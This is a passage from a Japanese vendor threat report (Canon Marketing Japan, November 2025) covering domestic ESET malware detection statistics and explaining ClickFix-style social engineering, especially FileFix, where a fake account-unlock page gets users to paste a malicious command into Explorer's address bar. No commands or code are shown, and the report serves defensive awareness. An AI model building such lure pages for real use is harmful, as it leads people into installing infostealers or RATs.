2025年
11月
NOVEMBER

MALWARE REPORT

マルウェアレポート

国内のマルウェア検出状況を解説

Canon キヤノンマーケティングジャパン株式会社

はじめに


「マルウェアレポート」は、キヤノンマーケティングジャパングループが運営する

「サイバーセキュリティラボ」が「ESET セキュリティソリューションシリーズ」の

マルウェア検出データを基に国内のマルウェア検出状況を分析し、まとめたレポートです。

2025 年 11 月マルウェア検出状況

2025 年 11 月（11 月 1 日～11 月 30 日）に ESET 製品が国内で検出したマルウェアの検出数の推移は、以下のとおりです。



国内マルウェア検出数*1の推移

（2025 年 6 月の全検出数を 100%として比較）

*1 検出数には PUA（Potentially Unwanted/Unsafe Application; 必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション）を含めています。

2025 年 11 月の国内マルウェア検出数は、2025 年 10 月と比較して大きく増加しました。検出されたマルウェアの内訳は以下のとおりです。


国内マルウェア検出数*2 上位（2025 年 11 月）

順位	マルウェア	割合	種別
1	HTML/Phishing.Agent	56.8%	メールに添付された不正な HTML ファイル
2	JS/Adware.Agent	15.3%	アドウェア
3	DOC/Fraud	8.3%	詐欺サイトのリンクが埋め込まれた DOC ファイル
4	Win32/Adware.Zdengo	0.8%	アドウェア
5	HTML/Fraud	0.8%	詐欺サイトのリンクが埋め込まれた HTML ファイル
6	DOC/TrojanDropper.Agent	0.7%	ドロッパー
7	HTML/Phishing.Gen	0.6%	フィッシングを目的とした不正な HTML ファイル
8	JS/Danger.ScriptAttachment	0.6%	メールに添付された不正な JavaScript
9	Win64/Agent	0.6%	不正な実行ファイルの汎用検出名
10	JS/Agent	0.4%	不正な JavaScript の汎用検出名

*2 本表には PUA を含めていません。


11 月に国内で最も多く検出されたマルウェアは、HTML/Phishing.Agent でした。
HTML/Phishing.Agent は、メールに添付された不正な HTML ファイルの汎用検出名です。HTML ファイル内に埋め込まれた URL に接続すると、個人情報の窃取、マルウェアのダウンロードといった被害に遭う可能性があります。

2025 年 11 月に ESET 製品が国内で検出したマルウェアの種類別の推移は、以下のとおりです。以降のグラフには PUA が含まれています。




国内マルウェアの種類別検出数の推移
（2025 年 6 月の各検出数を 100%として比較）

2025 年 11 月はフィッシングの検出数が大きく増加しました。その一方でランサムウェアは 8 月以降、検出数の減少が続いています。




ランサムウェア検出数の推移（国内）

（2025 年 6 月の検出数を 100%として比較）




スパイウェア検出数の推移（国内）

（2025 年 6 月の検出数を 100%として比較）




ダウンローダー検出数の推移（国内）

（2025 年 6 月の検出数を 100%として比較）



ドロッパー検出数の推移（国内）


（2025 年 6 月の検出数を 100%として比較）



フィッシング検出数の推移（国内）

（2025 年 6 月の検出数を 100%として比較）

2025 年 11 月に ESET 製品が国内で検出したマルウェアの OS 別推移は、以下のとおりです。




国内マルウェアの OS 別検出数の推移（Windows を除く）
（2025 年 6 月の各検出数を 100%として比較）

2025 年 11 月は iOS 以外の OS を標的としたマルウェアの検出数が減少しました。

近年話題となっている「○○Fix」と呼ばれる攻撃

ユーザーの心理的な隙を利用して目的の犯罪を行う手法のことをソーシャル・エンジニアリングと呼びます。これまでにソーシャル・エンジニアリングに分類される攻撃手法が数多く発見され、その都度ユーザーは脅威に晒されてきました。このような状況の中、2024 年 3 月頃から ClickFix と呼ばれるソーシャル・エンジニアリングの攻撃手法が確認され、その後類似の攻撃手法が次々と誕生しました。ClickFix やそれから派生した攻撃手法の多くが「○○Fix」と命名されています。

ClickFix に代表される「○○Fix」とは、例えばシステムの問題を修復する（Fix）ことなどを名目に、ユーザー自身の操作あるいは AI の自動処理によって悪意のあるコマンドを実行させるという手法です。この手法によってコマンドが実行されると、最終的に情報窃取系マルウェアや RAT（Remote Administration Tool または Remote Access Tool）マルウェアなどに感染します。
ClickFix を例にすると、悪意のあるコマンド文字列をクリップボードにコピーさせた後、Windows の「ファイル名を指定して実行」を起動させ、ファイル名の入力欄に文字列をペーストして実行するという操作をユーザーに要求します（詳細は 2024 年 12 月 マルウェアレポートで解説）。ユーザーの視点では悪意のあるコマンドを実行している意識がなく、気づかないうちにマルウェア感染してしまう巧妙さを秘めているのが特徴です。



ClickFix が仕組まれた悪意のある Web ページの例
（2024 年 12 月 マルウェアレポートから引用）

FileFix とは


多くの類似手法が確認されてきた「○○Fix」について、2025 年 6 月には FileFix と呼ばれる新たな手法が発見され、同年 7 月には実際に悪用されていることが確認されました。本レポートではこの FileFix について詳しく解説します。

FileFix とは、ユーザーに目的のファイルを開いてもらうなどの名目で指示を仰いで悪意のあるコマンドを実行させる手法です。詳細は後述しますが、この手法は悪意のあるコマンド文字列をクリップボードにコピーさせた後、Windows のエクスプローラーを起動させ、アドレスバーに文字列をペーストして実行するという操作をユーザーに要求します。

FileFix の詳細な解説


ここからは、マルウェアや URL などの自動分析サービスである VirusTotal にアップロードされていた検体を引き合いに、FileFix が具体的にどのような脅威なのかについて解説します。

メールに記載された URL リンクや Web ブラウジング中に遭遇する悪意のある広告などを契機として、ユーザーは FileFix が仕組まれた悪意のある Web ページに誘導されます。以下に悪意のある Web ページの例を示します。



アカウントのロック解除を要求する偽の Web ページ

上記に示した Web ページには、アカウントが規定に準拠していないので現在利用不可であり、その状況を解消するためには手順に沿って審査をリクエストする必要がある、という主旨の記載が確認できます。「Request a Review」のボタンをクリックすると、以下のとおり具体的な操作手順を示した画面が表示されます。




具体的な操作の指示を記載した画面

